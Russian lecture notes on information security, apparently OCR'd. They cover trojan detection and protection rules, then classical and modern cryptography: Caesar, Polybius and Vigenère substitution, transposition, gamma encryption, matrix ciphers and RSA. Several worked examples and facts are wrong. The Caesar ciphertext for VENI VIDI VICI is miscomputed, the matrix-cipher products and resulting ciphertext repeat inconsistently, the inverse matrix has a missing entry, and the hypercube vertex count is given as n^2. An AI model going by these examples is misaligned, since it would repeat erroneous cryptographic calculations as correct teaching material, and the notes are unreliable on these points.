Следует помнить, что невозможно построить защиту, которая была бы абсолютно надежна сколь угодно долго. Ставить такую задачу перед сетевым администратором и пользователями системы нереально: нужно считаться с тем, что программная закладка может проникнуть в систему. В этом случае вся подсистема защиты перестанет быть адекватной. Поэтому необходимо иметь средства обнаружения и уничтожения закладок (в том числе и клавиатурных шпионов). Для этого администратор должен контролировать соблюдение целостности системы.

Существует несколько распространенных способов обнаружения троянских коней. Это:

- контроль открытых портов;
- контроль взаимодействия между компонентами троянского коня;
- контроль системного реестра;
- контроль запущенных процессов;
- контроль определенных файлов;
- контроль сигнатур троянских коней.

Последний метод достаточно трудно организовать без помощи специальных средств.

Основные правила защиты

1. *С подозрением относиться к документам Word, Excel, получаемым со стороны. Особенно - если это вложения в письмо с пустым «телом».*

2. *Организовать защиту локальной сети*.

3. *Приобретать дистрибутивы у производителей ПО.* Получать программы и др. файлы из надежных источников. Правда, практика показала, что зараженные файлы можно получить от сколь угодно авторитетной фирмы-производителя. Так, на сервере Microsoft долго хранился документ, зараженный макровирусом

4. *Не запускать непроверенные файлы, в том числе полученные по сети, без проверки.*

5. *Пользоваться утилитами, проверяющими целостность информации* (по CRC и пр.). Они хранят информацию о системных областях дисков и файлах в специальной базе данных.

5. *Делать резервные копии файлов с исходными текстами программ, документами и т.д.*

6. *По возможности не пользоваться макросами офисных программ и запретить их открытие*.

ТЕМА 4. КРИПТОГРАФИЯ, ШИФРОВАНИЕ И ЗАЩИТА ДАННЫХ

Лекция 4.1. Введение и основные понятия криптографии

Есть всего три возможности тайно передать информацию:

- создать абсолютно надежный, недоступный для других канал связи;
- скрыть факт передачи данных по каналу;
- преобразовать передаваемые по каналу данные так, чтобы восстановить их к исходному виду мог только адресат.

Поговорим подробнее о третьем способе.

Криптография *(крипто – тайный, графия – писать) занимается построением и исследованием математических методов преобразования информации в целях ее защиты от незаконных пользователей*. А *способ преобразования сообщения, позволяющий скрыть его суть называется* ***шифрованием***. Можно сказать, что криптография - это тайнопись, или система шифрования сообщения с целью сделать его непонятным для непосвященных лиц.

Применительно к защите информации в литературе применяют два термина: *шифр* и *код*.

Шифр *(франц. chiffre),- совокупность условных знаков (условная азбука из цифр или букв) для секретной переписки* дипломатических представителей со своими правительствами, а также в вооруженных силах для передачи текста секретных документов по техническим средствам связи [БЭС, 1998, с. 1273].

Код *(франц. code),- совокупность знаков (символов) и система определенных правил, при помощи которых информация может быть представлена (закодирована) в виде набора из таких символов для передачи, обработки и хранения.* Конечная последовательность кодовых знаков называется словом. Наиболее часто для кодирования информации используют буквы, цифры, числа, знаки (например, тире, точка) и их комбинации [БЭС, 1998, с. 544].

Как видим, между этими двумя понятиями нет четкого различия. На практике термин «кодирование» применяют к цифровому представлению данных при обработке на ЭВМ, а термин «шифрование» - к преобразованию информации с целью защиты от несанкционированного доступа.

Исходное сообщение – ***открытый*** *(исходный)* ***текст***. *Зашифрованное сообщение называют* ***шифротекстом***. *Обратное преобразование шифртекста в открытый текст, т.е. восстановление исходного текста –* ***расшифрование****, (дешифрование)*. В процессе шифрования и расшифования используется ***ключ*** (key).

Ключ *– данные, необходимые для шифрования и/или расшифрования сообщений.* Обычно ключ – последовательность символов алфавита.

Алфавит – конечное множество знаков, используемых для представления и шифрования информации. Если полагать, что текст должен обладать смыслом, то текст – упорядоченный набор элементов алфавита. Шифрованный текст может состоять из тех же символов, что и исходный; такая система называется *одноалфавитной*. Если шифрованный текст состоит из символов другого алфавита, система называется *многоалфавитной*.

Специалисты, занимающиеся криптографией, т.е. искусством и наукой защиты сообщений, – криптографы.

Искусство и наука вскрытия, взлома шифров, называется ***криптоанализом***, а соответствующие специалисты – криптоаналитиками. *Криптоанализ – это исследование возможности расшифровки информации без ключа*. *Раздел науки, охватывающий криптографию и криптоанализ, называется* ***криптологией*** (происходит от двух греческих слов: криптос – тайный, логос – наука)

Терминология криптографии во многом заимствована из военного дела.

Атакой *на шифр называют попытку вскрытия шифра.*

Стойкость *(или* ***криптостойкость****) – способность шифра противостоять атакам.* Математической теории, позволяющей вывести оценки стойкости, не существует. Остается полагаться на субъективные оценки:

- среднее время вскрытия (криптоанализа);
- количество перебираемых ключей.

Как вариант: ***стойкость шифра*** *– это тот минимальный объем зашифрованного текста, статистическим анализом которого можно вскрыть исходный текст*. Таким образом, *стойкость шифра определяет допустимый объем информации, зашифровываемый при использовании одного ключа*.

Трудоемкость метода *определяется числом элементарных операций, необходимых для шифрования одного символа исходного текста*.

Шифрование данных может производиться либо программно, либо аппаратно. Преимущество аппаратных реализаций – высокая производительность (неактуально); программные методы допускают некоторую гибкость в использовании. Имеются также аппаратно-программные реализации.

*Каким требованиям должны удовлетворять криптографические методы (*или ещё их называют *криптосистемы) защиты данных?* В литературе считаются общепринятыми следующие:

- сложность и стойкость криптографического закрытия данных должны выбираться в зависимости от объема и степени секретности данных;

- знание алгоритма шифрования не должно влиять на надежность защиты;

- зашифрованное сообщение должно поддаваться чтению только при наличии ключа;

- объем ключа не должен затруднять его запоминание и пересылку;

- ошибки в шифровании не должны вызывать потерю данных; ошибки передачи зашифрованного сообщения не должны исключать возможность надежной расшифровки сообщения получателем;

- длина зашифрованного текста не должна превышать длину исходного.

Открытый текст может иметь произвольную длину. Если текст большой и не может быть обработан шифратором (компьютером) целиком, то он разбивается на блоки фиксированной длины, а каждый блок шифруется отдельно, независимо от его положения во входной последовательности. Такие криптосистемы называются *системами блочного шифрования*.

4.1.1 Классификация криптосистем




Рис.4.1.1.

Методы криптографического закрытия информации (криптосистемы) разделяются на:

- симметричные;
- асимметричные (с открытым ключом).

*В **симметричных криптосистемах**, как для шифрования, так и для дешифрования, используется один и тот же ключ.*

*В **системах с открытым ключом (асимметричных)** используются два ключа – открытый и закрытый, которые математически (алгоритмически) связаны друг с другом. Информация шифруется с помощью открытого ключа, который доступен всем желающим, а расшифровывается лишь с помощью закрытого ключа, который известен только получателю сообщения.*

Криптография кроме криптосистем (симметричных, с открытым ключом) изучает еще и системы управления ключами.

Системы управления ключами – это информационные системы, целью которых является составление и распределение ключей между пользователями информационной системы.

Все современные криптосистемы построены по ***принципу Кирхгоффа****: секретность зашифрованных сообщений определяется секретностью ключа*. Это означает, что даже если алгоритм шифрования будет известен человеку, то он не сможет расшифровать закрытое сообщение, если не располагает соответствующим ключом.

Все классические шифры соответствуют этому принципу и спроектированы таким образом, чтобы не было пути вскрыть их более эффективным способом, чем полным перебором всех возможных значений ключа. Ясно, что стойкость таких шифров определяется размером используемого в них ключа.

В российских шифрах используется 256-битовый ключ, а объем ключевого пространства составляет 2^{256}. Ни на одном реально существующем или возможном в недалеком будущем компьютере нельзя подобрать ключ (полным перебором) за время, меньшее многих сотен лет.

Симметричные криптосистемы подразделяются на следующие преобразования: подстановка, перестановка, гаммирование и блочные шифры.

Лекция 4.2. Методы криптографического шифрования

4.2.1 Шифрование методом подстановки (замены)

Шифр замены *- это такое преобразование, которые приводит к замене каждого символа открытого сообщения на другие символы, причем порядок следования символов закрытого сообщения совпадает с порядком следования соответствующих символов открытого сообщения.*

Шифры замены можно условно разделить на 4 вида:

- простая *(одноалфавитная*), когда символы шифруемого текста заменяются другими символами, взятыми из одного алфавита;
- многоалфавитная одноконтурная обыкновенная;
- многоалфавитная одноконтурная монофоническая;
- многоалфавитная многоконтурная.

Стойкость метода одноалфавитной замены низкая. Зашифрованный текст имеет те же самые статистические характеристики, что и исходный, поэтому, зная стандартные частоты появления символов в том языке, на котором написано сообщение, и подбирая по частотам появления символы в зашифрованном сообщении, можно восстановить таблицу замены. Для этого требуется лишь достаточно длинный зашифрованный текст, для того, чтобы получить достоверные оценки частот появления символов. Поэтому простую замену используют лишь в том случае, когда шифруемое сообщение достаточно коротко.

Стойкость метода равна приблизительно 20–30, трудоемкость определяется поиском символа в таблице замены.

Наиболее известный пример шифра подстановки – шифр Цезаря. Юлий Цезарь пользовался этим шифром для переписки во время галльской войны, без малого 2000 лет назад. Цезарь заменял первую букву алфавита на четвертую, вторую букву – на пятую, и т.д.:

ABCDEFGHIJKLMNOPQRSTUVWXYZ
DEFGHIJKLMNOPQRSTUVWXYZABC

Сообщение полководца об одержанной победе, отправленное в столицу, «пришел, увидел, победил»:

VENI, VIDI, VICI

после шифрования имело такой вид:

YHDL YLGL YLFL

Очевидно, параметр сдвига K может принимать значения, отличные от выбранного Цезарем **K**=3. Этот параметр и является ключом шифра Цезаря.

Подстановка Цезаря шифрует последовательность букв (x_0, x_1,..., x_{n-1}) в последовательность (y_0, y_1,..., y_{n-1}) по правилам:

$y_i = E_k(x)$, $0 \le i < n$,

$E_k : j \to (j + K) \pmod n$, $0 \le K < m$,

где E_k - преобразование зашифрования, K – ключ, m – число символов в алфавите, j – числовой код буквы исходного текста, j + K – числовой код соответствующей буквы шифртекста. Текст шифруется побуквенно; i-ая буква шифртекста – функция только ключа и i-ой буквы открытого текста.

Достоинства шифра Цезаря и его аналогов - простота шифрования и расшифрования. К недостаткам можно отнести следующее:

- сохраняется алфавитный порядок в последовательности заменяющих букв, изменение значения **K** меняет только начальные позиции такой последовательности;
- мало число возможных ключей **K**;
- замена не маскирует частот появления букв исходного текста, шифр легко вскрыть, рассчитав частоты появления букв в шифртексте.

Способ вскрытия шрифтов простой замены был известен еще в 15 веке: статистический анализ позволяет выявить частоты употребления отдельных букв в словах того или иного языка. Так, в русском языке буква О встречается в 9% случаев, буквы Е и Ё – 7.2%, буквы И и А 6%, и т.д. Таблица средних частот букв русского алфавита, с включением в него знака «пробел», приведена в известной монографии [**Яглом А.М.**, Яглом И.М. Вероятность и информация, с.238]. В таблице принято, как при телеграфном кодировании, не различать буквы «е» и «ё», буквы «ь» и «ъ».

Таблица средних частот букв русского алфавита

буква	пробел	**о**	**е, ё**	**А**	**и**	**т**	**н**	**с**
частота	0.175	0.090	0.072	0.062	0.062	0.053	0.053	0.045
буква	**р**	**в**	**л**	**К**	**м**	**д**	**п**	**у**
частота	0.018	0.038	0.035	0.028	0.026	0.025	0.023	0.021
буква	**я**	**ы**	**з**	**ь, ъ**	**б**	**г**	**ч**	**й**
частота	0.018	0.016	0.016	0.014	0.014	0.013	0.012	0.010
буква	**х**	**ж**	**ю**	**Ш**	**ц**	**щ**	**э**	**ф**
частота	0.009	0.007	0.006	0.006	0.004	0.003	0.003	0.002

Аналогично, в современном английском языке наибольшие частоты появления в порядке убывания имеют буквы e – 0.130, t – 0,105, a – 0.081, o – 0.079,...

От этого недостатка не удается избавиться и при модификации шифра Цезаря – например, с помощью введения ключевого слова. Оно служит для смешения и изменения порядка символов в алфавите подстановки. Пусть, например, выбрано ключевое слово «ОБИЖЕН» и значение ключа **К**=5. Ключевое слово записывается под буквами алфавита, начиная с той, числовой код (порядковый номер в алфавите) которой совпадает с выбранным значением ключа; остальные буквы занимают места после ключевого слова в алфавитном порядке; понятно, что буквы, входящие в ключевое слово, повторно не записываются:

АБВГДЕЖЗИЙКЛМНОПРСТУФХЦЧШЩЬЫЭЮЯ
ЫЭЮЯ**ОБИЖЕН**АВГДЗЙКЛМПРСТУФХЦЧШЩЬ

Зашифруем теперь исходный текст сообщения:

БРОСАЙ КУРИТЬ ВСТАВАЙ НА ЛЫЖИ
ЭКЗЛЫН АПКЕМЦ ЮЛМЫЮЫН ДЫ ВЧИЕ

Отличие этого варианта от обычного шифра Цезаря в том, что в стандартном шифре ключ – одна цифра, задающая смещение,- для выбранного представления русского алфавита она не превосходит 31. В новом варианте добавлено ключевое слово, следовательно, длина ключа увеличивается на число букв в ключевом слове; при этом ключевое слово может быть выбрано из практически неограниченного числа вариантов. Тем не менее сохраняется недостаток исходной системы: анализ частот появления букв может подсказать способ взлома шифра – криптостойкость его невелика.

Шифр «квадрат Полибия» был известен в Древней Греции. Столбцы и строки матрицы 5x5 нумеровали цифрами от 1 до 5. В каждую клетку вписывали одну букву; применяя греческий алфавит, одну клетку оставляли пустой, латинский – в одну из клеток записывали буквы i, j, например:

A	B	C	D	E
F	G	H	I,J	K
L	M	N	O	P
Q	R	S	T	U
V	W	X	Y	Z

Каждая буква сообщения шифруется (заменяется) парой чисел. Например, известная фраза Цезаря «пришел, увидел, победил»:

VENI, VIDI, VICI

после шифрования примет вид:

51 15 33 24 51 24 14 24 51 24 13 24

Ключом является размер таблицы и порядок размещения в ней букв алфавита. Можно сделать таблицу не квадратной, а прямоугольной или треугольной; можно изменить нумерацию строк и столбцов, в том числе, присвоить ячейкам номера некоторым случайным образом.

Рассмотрим пример такого, более стойкого к расшифрованию метода замены, основанного на таблице Вижинера.

Квадратная таблица формируется следующим образом: в первой строке выписывается весь алфавит; в каждой следующей строке выполняется сдвиг на одну букву. Если отбросить в русском алфавите буквы «Ъ» и «Ё», получим таблицу 31x31.

Предположим, что нам надо зашифровать текст: «бросай курить – вставай на лыжи». Выбираем ключ – пусть это будет слово «обижен». Вначале из полной таблицы выбираем подматрицу, состоящую из первой строки и тех строк, первый символ которых совпадает с буквами ключа.

АБВГДЕЖЗИЙКЛМНОПРСТУФХЦЧШЩЬЫЭЮЯ
ОПРСТУФХЦЧШЩЬЫЭЮЯАБВГДЕЖЗИЙКЛМН
БВГДЕЖЗИЙКЛМНОПРСТУФХЦЧШЩЬЫЭЮЯА
ИЙКЛМНОПРСТУФХЦЧШЩЬЫЭЮЯАБВГДЕЖЗ
ЖЗИЙКЛМНОПРСТУФХЦЧШЩЬЫЭЮЯАБВГДЕ
ЕЖЗИЙКЛМНОПРСТУФХЦЧШЩЬЫЭЮЯАБВГД
НОПРСТУФХЦЧШЩЬЫЭЮЯАБВГДЕЖЗИЙКЛМ

Запишем ключ под шифруемым текстом, повторяя его столько раз, сколько необходимо:

БРОСАЙКУРИТЬВСТАВАЙНАЛЫЖИ
ОБИЖЕНОБИЖЕНОБИЖЕНОБИЖЕНО

Переходим к шифрованию. Первая буква шифруемого текста – «Б», первая буква ключа – «О». Находим в первой строке подматрицы таблицы Вижинера столбец, начинающийся с буквы «Б», и движемся по нему вниз до пересечения со строкой, начинающейся с буквы «О». На пересечении получаем букву «П». Продолжая процесс, получаем зашифрованный текст:

ПСЦ …

Замена по таблице Вижинера – это простая замена с циклическим изменением алфавита: получили полиалфавитную подстановку, в которой число алфавитов равно числу букв в ключе. Утверждается, что в зашифрованном сообщении практически не проявляются статистические характеристики исходного текста.

Алгоритм расшифровки довольно прост:

- пишем над зашифрованным текстом буквы ключа, повторяя ключ необходимое число раз;
- берем первую букву ключа; в строке подматрицы Вижинера, начинающейся с этой буквы, находим первую букву зашифрованного текста, движемся вверх по столбцу, в первой строке – буква исходного текста и т.д.

Не рекомендуется применять ключ с повторяющимися буквами: стойкость шифра не возрастает с увеличением длины ключа.

Для *многоалфавитной одноконтурной обыкновенной замены* используются несколько алфавитов, причем смена алфавитов проводится последовательно и циклически: первый символ заменяется на соответствующий символ первого алфавита, второй – второго алфавита и т.д. пока не будут исчерпаны все алфавиты. После этого использование алфавитов повторяется.

Стойкость метода равна стойкости метода подстановки, умноженной на количество используемых при шифровании алфавитов, т.е. на длину ключевого слова: 20***L**, где **L** – длина ключевого слова.

Для *многоалфавитная одноконтурной монофонической замены* состав алфавитов выбираются таким образом, чтобы частоты появления всех символов в зашифрованном тексте были одинаковыми. При таком положении затрудняется криптоанализ зашифрованного текста с помощью его статистической обработки. Выравнивание частот появления символов достигается за счет того, что для часто встречающихся символов исходного текста предусматривается большее число заменяющих символов, чем для редко встречающихся.

Многоалфавитная многоконтурная замена заключается в том, что для шифрования используются несколько наборов (контуров) алфавитов, используемых циклически, причем каждый контур в общем случае имеет свой индивидуальный период применения.

Частным случаем многоконтурной полиалфавитной подстановки является замена по таблице Вижинера, если для шифрования используется несколько ключей, каждый из которых имеет свой период применения.

4.2.2 Шифрование методом перестановки

Шифр перестановки *изменяет только порядок следования символов исходного сообщения.* Это такие шифры, преобразования которых приводят к изменению только следования символов открытого (исходного) сообщения. При шифровании перестановкой символы шифруемого текста переставляются по определенным правилам внутри шифруемого блока этого текста.

При *простой перестановке* выбирается размер блока шифрования в **n** столбцов и **m** строк и ключевая последовательность, которая формируется из натурального ряда чисел 1,2,...,**n** случайной перестановкой.

Шифрование проводится в следующем порядке:

1. Шифруемый текст записывается последовательными строками под числами ключевой последовательности, образуя блок шифрования размером **n*m**.

2. Зашифрованный текст выписывается колонками в порядке возрастания номеров колонок, задаваемых ключевой последовательностью.

3. Заполняется новый блок и т.д.

Например, зашифруем текст:

БРОСАЙ КУРИТЬ ВСТАВАЙ НА ЛЫЖИ

блоком размером 8*4 и ключом 5-8-1-3-7-4-6-2:

БРОСАЙ К АЬЙИ
УРИТЬ ВС КСА
ТАВАЙ НА БУТ
ЛЫЖИ ОИВЫ
ВН
СТАЖ
Й
РРАЛ

АЬЙИКСА БУТ ОИВЫ ВН СТАЖЙ РРАЛ

Расшифрование выполняется в следующем порядке:


1. Из зашифрованного текста выделяется блок символов размером **n*****m**.
2. Этот блок разбивается на **n** групп по **m** символов.
3. Символы записываются в те столбцы таблицы перестановки, номера которых совпадают с номерами групп в блоке.
4. Расшифрованный текст читается по строкам таблицы перестановки.
5. Выделяется новый блок символов и т.д.

При усложнении *перестановки по таблицам* для повышения стойкости шифра в таблицу перестановки вводятся неиспользуемые клетки таблицы. Количество и расположение неиспользуемых элементов является дополнительным ключом шифрования. При шифровании текста в неиспользуемые элементы не заносятся символы текста и в зашифрованный текст из них не записываются никакие символы – они просто пропускаются. При расшифровке символы зашифрованного текста также не заносятся в неиспользуемые элементы.

Для дальнейшего увеличения криптостойкости шифра можно в процессе шифрования менять ключи, размеры таблицы перестановки, количество и расположение неиспользуемых элементов по некоторому алгоритму, причем этот алгоритм становится дополнительным ключом шифра.

Высокую стойкость шифрования можно обеспечить усложнением *перестановок по маршрутам* типа гамильтоновских. При этом для записи символов шифруемого текста используются вершины некоторого гиперкуба, а знаки зашифрованного текста считываются по маршрутам Гамильтона, причем используются несколько различных маршрутов. Для примера рассмотрим шифрование по маршрутам Гамильтона при **n**=3.

Структура трехмерного гиперкуба:



Номера вершин куба определяют последовательность его заполнения символами шифруемого текста при формировании блока. В общем случае **n**-мерный гиперкуб имеет $\mathbf{n}^2$ вершин. Маршруты Гамильтона имеют вид:

Последовательность перестановок символов в шифруемом блоке для первой схемы 5-6-2-1-3-4-8-7, а для второй 5-1-3-4-2-6-8-7. Аналогично можно получить последовательность перестановок для других маршрутов

2.2.3 Шифрование методом гаммирования

Суть метода состоит в том, что символы шифруемого текста последовательно складываются с символами некоторой специальной последовательности, называемой гаммой. Иногда такой метод представляют, как наложение гаммы на исходный текст, поэтому он получил название «гаммирование».

Последовательность гаммы удобно формировать с помощью датчика псевдослучайных чисел (ПСЧ). Стойкость гаммирования однозначно определяется длиной периода гаммы. При использовании современных ПСЧ реальным становится использование бесконечной гаммы, что приводит к бесконечной теоретической стойкости зашифрованного текста.

Сущность данных методов заключается в последовательном суммировании цифровых кодов, соответствующих символам исходной информации, с последовательностью кодов, которая соответствует некоторому кортежу символов. Этот кортеж называется гаммой (она же служит ключом шифрования). Чаще всего аддитивные методы шифрования называют гаммированием.

На практике эффективными и распространенными являются аддитивные методы, применяемые *генераторы (датчики) псевдослучайных чисел*. Генератор использует исходную информацию относительно малой длины для получения практически бесконечной последовательности псевдослучайных чисел.

Гаммирование - преобразование исходного (открытого) текста, при котором символы исходного текста складываются (по модулю, равному ***мощности алфавита***) с символами псевдослучайной последовательности, ***вырабатываемой по определенному правилу***. Гаммирование (смешивание с маской) основано на побитном сложении, связанной с заранее выбранной двоичной последовательностью или с исключающими ИЛИ.

В процессе шифрования цифровые эквиваленты знаков криптографически закрываемого сообщения складываются с псевдослучайной последовательностью чисел, именуемой гаммой, и приводятся по модулю *k*, где *k* – объем алфавита знаков. Таким образом, псевдослучайная последовательность, полученная аппаратным или программным способом, выполняет здесь роль ключа.

Наиболее широко гаммирование используется для криптографического закрытия сообщений, уже выраженных в двоичном коде. Использование псевдослучайных последовательностей оправдано тем, что, с одной стороны, они удовлетворяют ряду основных тестов на случайность, что существенно затрудняет раскрытие такого ключа, а с другой – являются детерминированными, что позволяет обеспечить однозначность дешифрования сообщения. Надежность криптографического закрытия методом гаммирования определяется главным образом длиной неповторяющейся части гаммы. Если она превышает длину закрываемого текста, то раскрыть криптограмму, опираясь только на результаты статистической обработки этого текста, теоретически невозможно.

Однако если удастся получить некоторое число двоичных символов исходного текста и соответствующих им двоичных символов криптограммы, то сообщение нетрудно раскрыть, так как преобразование, осуществляемое при гаммировании, является линейным. Для полного раскрытия достаточно всего *2n* двоичных символов зашифрованного и соответствующего ему исходного текста.

Гаммирование является широко применяемым криптографическим преобразованием. На самом деле граница между гаммированием и использованием бесконечных ключей и шифров Вижнера, о которых речь шла выше, весьма условная.

Принцип *шифрования* гаммированием заключается в генерации гаммы шифра с помощью датчика псевдослучайных чисел и наложении полученной гаммы на открытые данные обратимым образом (например, используя сложение по модулю 2).

Процесс *дешифрования* данных сводится к повторной генерации гаммы шифра при известном ключе и наложении такой гаммы на зашифрованные данные.

Полученный зашифрованный текст является достаточно трудным для раскрытия в том случае, если гамма шифра не содержит повторяющихся битовых последовательностей. По сути дела гамма шифра должна изменяться случайным образом для каждого шифруемого слова. Фактически же, если период гаммы превышает длину всего зашифрованного текста и неизвестна никакая часть исходного текста, то шифр можно раскрыть только прямым перебором (пробой на ключ). Криптостойкость в этом случае определяется размером ключа.

Метод гаммирования становится бессильным, если злоумышленнику становится известен фрагмент исходного текста и соответствующая ему шифрограмма. Простым вычитанием по модулю получается отрезок ПСП и по нему восстанавливается вся последовательность. Злоумышленники может сделать это на основе догадок о содержании исходного текста. Так, если большинство посылаемых сообщений начинается со слов

"СОВ.СЕКРЕТНО", то криптоанализ всего текста значительно облегчается. Это следует учитывать при создании реальных систем информационной безопасности.

4.2.4 Шифрование с помощью аналитических преобразований

Достаточно надежное закрытие информации может обеспечить использование при шифровании некоторых аналитических преобразований. Например, можно использовать методы алгебры матриц – в частности умножение матрицы на вектор. В качестве ключа задается квадратная матрица **||a||** размера **n*n**. Исходный текст разбивается на блоки длиной **n** символов. Каждый блок рассматривается как **n**-мерный вектор. А процесс шифрования блока заключается в получении нового **n**-мерного вектора (зашифрованного блока) как результата умножения матрицы **||a||** на исходный вектор.

Расшифрование текста происходит с помощью такого же преобразования, только с помощью матрицы, обратной **||a||**. Очевидно, что ключевая матрица **||a||** должна быть невырожденной.

В этом случае **n**=3.

Для того чтобы выполнять арифметические действия, нужно заменить символы исходного текста числами. Это могут быть порядковые номера символов в используемом алфавите; пусть, например, символу « » соответствует число 0, букве «А» - число 1, букве «Б» - число 2, и т.д.

А	**Б**	**В**	**Г**	**Д**	**Е**	**Ж**	**З**	**И**	**Й**	**К**	**Л**	**М**	**Н**	**О**
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
П	**Р**	**С**	**Т**	**У**	**Ф**	**Х**	**Ц**	**Ч**	**Ш**	**Щ**	**Ь**	**Ы**	**Э**	**Ю**	**Я**
16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31

Зашифруем слово «ЗДОРОВЬЕМ» матрицей **||a||** (**n**=3):

14	8	3
8	5	2
3	2	1

Вначале слово разбивается на 3 подстроки длиной по 3 буквы – получаем векторы-столбцы (8, 5, 15), (17, 15, 3) и (27, 6, 13). Умножая матрицу **||a||** на первый вектор, получим вектор-строку (85, 54, 25); второе умножение дает вектор (96, 60, 24); третье - (96, 60, 24). Следовательно, полученный шифртекст таков:

85 54 25 85 54 25 96 60 24

Как показывают вычисления, в этом примере обратная матрица $||\mathbf{a}||^{-1}$ такова:

1	-	1
-2	5	4
1	-4	6

Умножая обратную матрицу на вектор-столбцы получим исходный текст.

Для того, чтобы применять на практике такой метод, достаточно подобрать невырожденную матрицу; вычисление обратной матрицы и операции матричной алгебры реализуются стандартными программами численного анализа.

4.2.5 Комбинированные методы шифрования

Достаточно эффективным средством повышения стойкости шифрования является комбинированное использование нескольких различных способов шифрования, т.е. последовательное шифрование исходного текста с помощью двух или более методов. *Стойкость комбинированного шифрования не ниже произведения стойкостей используемых способов*.

4.2.6 Криптосистемы с открытым ключом (асимметричные)

Слабым местом криптографических систем, при их практической реализации, является проблема распределения ключей. Для того чтобы был возможен обмен конфиденциальной информацией между двумя субъектами информационной системы, ключ должен быть сгенерирован одним из них, а затем, в конфиденциальном порядке, передан другому. В общем случае для передачи ключа опять же требуется использование криптосистемы.

Для решения этой проблемы на основе результатов, полученных классической и современной математикой, были предложены системы с открытым ключом.

Суть их состоит в том, что каждым адресатом информационной системы генерируются два ключа, связанные между собой по определенному правилу. Один ключ объявляется открытым, а другой закрытым.

Открытый ключ публикуется и доступен любому, кто желает послать сообщение адресату. Секретный ключ сохраняется в тайне.

Исходный текст шифруется открытым ключом и передается адресату. Зашифрованный текст не может быть расшифрован никаким другим ключом, кроме закрытого ключа, который известен только адресату.

Асимметричные криптографические системы используют так называемые необратимые или односторонние функции, которые обладают следующим свойством: при заданном значении ***x*** относительно просто вычислить значение ***f(x)***, однако если известно ***y=f(x)***, то нет простого пути для вычисления значения ***x***.

Алгоритмы криптосистем с открытым ключом более трудоемки, чем традиционные криптосистемы, поэтому использование их в качестве самостоятельных средств защиты нерационально. Поэтому на практике с помощью криптосистем с открытым ключом зашифровывают ключи какого-нибудь симметричного шифра (объем которых незначителен) и передают адресату. А потом с помощью обычных симметричных алгоритмов осуществляют обмен большими информационными массивами.

Несмотря на довольно большое число различных криптосистем с открытым ключом, наиболее популярна – криптосистема RSA, разработанная в 1977г. и получившая название в честь ее создателей: Ривеста, Шамира и Эйдельмана. Авторы воспользовались тем фактом, что нахождение больших простых чисел в вычислительном отношении осуществляется легко, но разложение на множители произведения двух таких чисел практически невыполнимо. Есть теорема, доказывающая, что раскрытие шифра RSA эквивалентно такому разложению.

